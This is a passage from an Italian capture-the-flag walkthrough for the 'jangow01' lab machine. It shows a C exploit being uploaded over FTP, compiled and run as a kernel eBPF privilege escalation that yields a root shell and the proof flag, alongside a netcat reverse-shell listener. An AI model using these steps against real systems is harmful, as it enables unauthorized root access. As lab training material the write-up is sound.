250 Directory successfully changed.
ftp> ls -la
229 Entering Extended Passive Mode (|||32966|)
150 Here comes the directory listing.
drwxr-xr-x  4 1000   1000   4096 Jun 10  2021 .
-rw-r--r--  1 1000   1000    200 Oct 31  2021 .bash_history
-rw-r--r--  1 1000   1000    220 Jun 10  2021 .bash_logout
-rw-r--r--  1 1000   1000   3771 Jun 10  2021 .bashrc
drwxr-xr-x  2 1000   1000   4096 Jun 10  2021 .cache
drwxr-xr-x  2 1000   1000   4096 Jun 10  2021 .nano
-rw-r--r--  1 1000   1000    655 Jun 10  2021 .profile
-rw-r--r--  1 1000   1000     0 Jun 10  2021 .sudo_as_admin_successful
-rw-rw-r--  1 1000   1000    33 Jun 10  2021 user.txt
226 Directory send OK.
ftp> put 01.c
local: 01.c remote: 01.c
229 Entering Extended Passive Mode (|||32065|)
150 OK to send data.
*****| 13235      62.17 MiB/s    00:00 ETA
226 Transfer complete.
13235 bytes sent in 00:00 (3.88 MiB/s)
ftp> ls -la
ftp> No control connection for command
421 Timeout.
ftp> exit
```

```
(kali㉿kali)-[~]
$ ftp 192.168.50.158
Connected to 192.168.50.158.
220 (vsFTPd 3.0.3)
Name (192.168.50.158:kali): jangow01
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> pwd
Remote directory: /var/www
ftp> cd ..
250 Directory successfully changed.
```

## 3.Preparazione

Compilare il file caricato per renderlo eseguibile con il comando `gcc 01.c -o shell`

```
jangow01@jangow01:/var/www/html/site$ cd /home/jangow01
cd /home/jangow01
jangow01@jangow01:~$ ls -al
ls -al
total 52
drwxr-xr-x 4 jangow01 desafio02 4096 Jan  8 14:30 .
drwxr-xr-x 3 root      root      4096 Out 31  2021 ..
-rw-r--r-- 1 jangow01 desafio02 13235 Jan  8 14:30 01.c
-rw-r--r-- 1 jangow01 desafio02  200 Out 31  2021 .bash_history
-rw-r--r-- 1 jangow01 desafio02  220 Jun 10  2021 .bash_logout
-rw-r--r-- 1 jangow01 desafio02 3771 Jun 10  2021 .bashrc
drwxr-xr-x 2 jangow01 desafio02 4096 Jun 10  2021 .cache
drwxrwxr-x 2 jangow01 desafio02 4096 Jun 10  2021 .nano
-rw-r--r-- 1 jangow01 desafio02  655 Jun 10  2021 .profile
-rw-r--r-- 1 jangow01 desafio02    0 Jun 10  2021 .sudo_as_admin_successful
-rw-rw-r-- 1 jangow01 desafio02  33 Jun 10  2021 user.txt
jangow01@jangow01:~$ gcc 01.c -o shell
gcc 01.c -o shell
jangow01@jangow01:~$ ls -al
ls -al
total 72
drwxr-xr-x 4 jangow01 desafio02 4096 Jan  8 15:40 .
drwxr-xr-x 3 root      root      4096 Out 31  2021 ..
-rw-r--r-- 1 jangow01 desafio02 13235 Jan  8 14:30 01.c
-rw-r--r-- 1 jangow01 desafio02  200 Out 31  2021 .bash_history
-rw-r--r-- 1 jangow01 desafio02  220 Jun 10  2021 .bash_logout
-rw-r--r-- 1 jangow01 desafio02 3771 Jun 10  2021 .bashrc
drwxr-xr-x 2 jangow01 desafio02 4096 Jun 10  2021 .cache
drwxrwxr-x 2 jangow01 desafio02 4096 Jun 10  2021 .nano
-rw-r--r-- 1 jangow01 desafio02  655 Jun 10  2021 .profile
-rwxr-xr-x 1 jangow01 desafio02 18432 Jan  8 15:40 shell
-rw-r--r-- 1 jangow01 desafio02    0 Jun 10  2021 .sudo_as_admin_successful
-rw-rw-r-- 1 jangow01 desafio02  33 Jun 10  2021 user.txt
```

4. Eseguire l'exploit

Viene eseguito l'exploit con il comando `./shell`

```
jangow01@jangow01:~$ ./shell
./shell
[.]
[.] t(-_t) exploit for counterfeit grsec kernels such as KSPP and linux-hardened t(-_t)
[.]
[.] ** This vulnerability cannot be exploited at all on authentic grsecurity kernel **
[.]
[*] creating bpf map
[*] sneaking evil bpf past the verifier
[*] creating socketpair()
[*] attaching bpf backdoor to socket
[*] skbuff => ffff88003592c700
[*] Leaking sock struct from ffff88003bf8b2c0
[*] Sock->sk_rcvtimeo at offset 472
[*] Cred structure at ffff88003ae21cc0
[*] UID from cred structure: 1000, matches the current: 1000
[*] hammering cred structure at ffff88003ae21cc0
[*] credentials patched, launching shell...
# whoami
whoami
root
```

5. Flag

Cattura della Flag.

```
# cd /root
cd /root
# pwd
pwd
/root
# ls -al
ls -al
total 36
drwx----- 4 root root 4096 Out 31 2021 .
drwxr-xr-x 24 root root 4096 Jun 10 2021 ..
-rw----- 1 root root 3958 Nov 3 2021 .bash_history
-rw-r--r-- 1 root root 3106 Out 22 2015 .bashrc
drwx----- 2 root root 4096 Out 31 2021 .cache
drwxr-xr-x 2 root root 4096 Jun 10 2021 .nano
-rw-r--r-- 1 root root 148 Ago 17 2015 .profile
-rw-r--r-- 1 root root 2439 Out 31 2021 proof.txt
-rw-r--r-- 1 root root 211 Jun 10 2021 .wget-hsts
# cat proof.txt
cat proof.txt
da39a3ee5e6b4b0d3255bfe95601890afd80709
# exit
exit
jangow01@jangow01:~$ ^Z
zsh: suspended nc -lvnp 443
```

Risultati

- Accesso root ottenuto con successo.
- File proof.txt nella directory /root verificato.

## Conclusione

Questa guida dimostra come un attaccante potrebbe sfruttare vulnerabilità presenti in un sistema per ottenere accesso non autorizzato.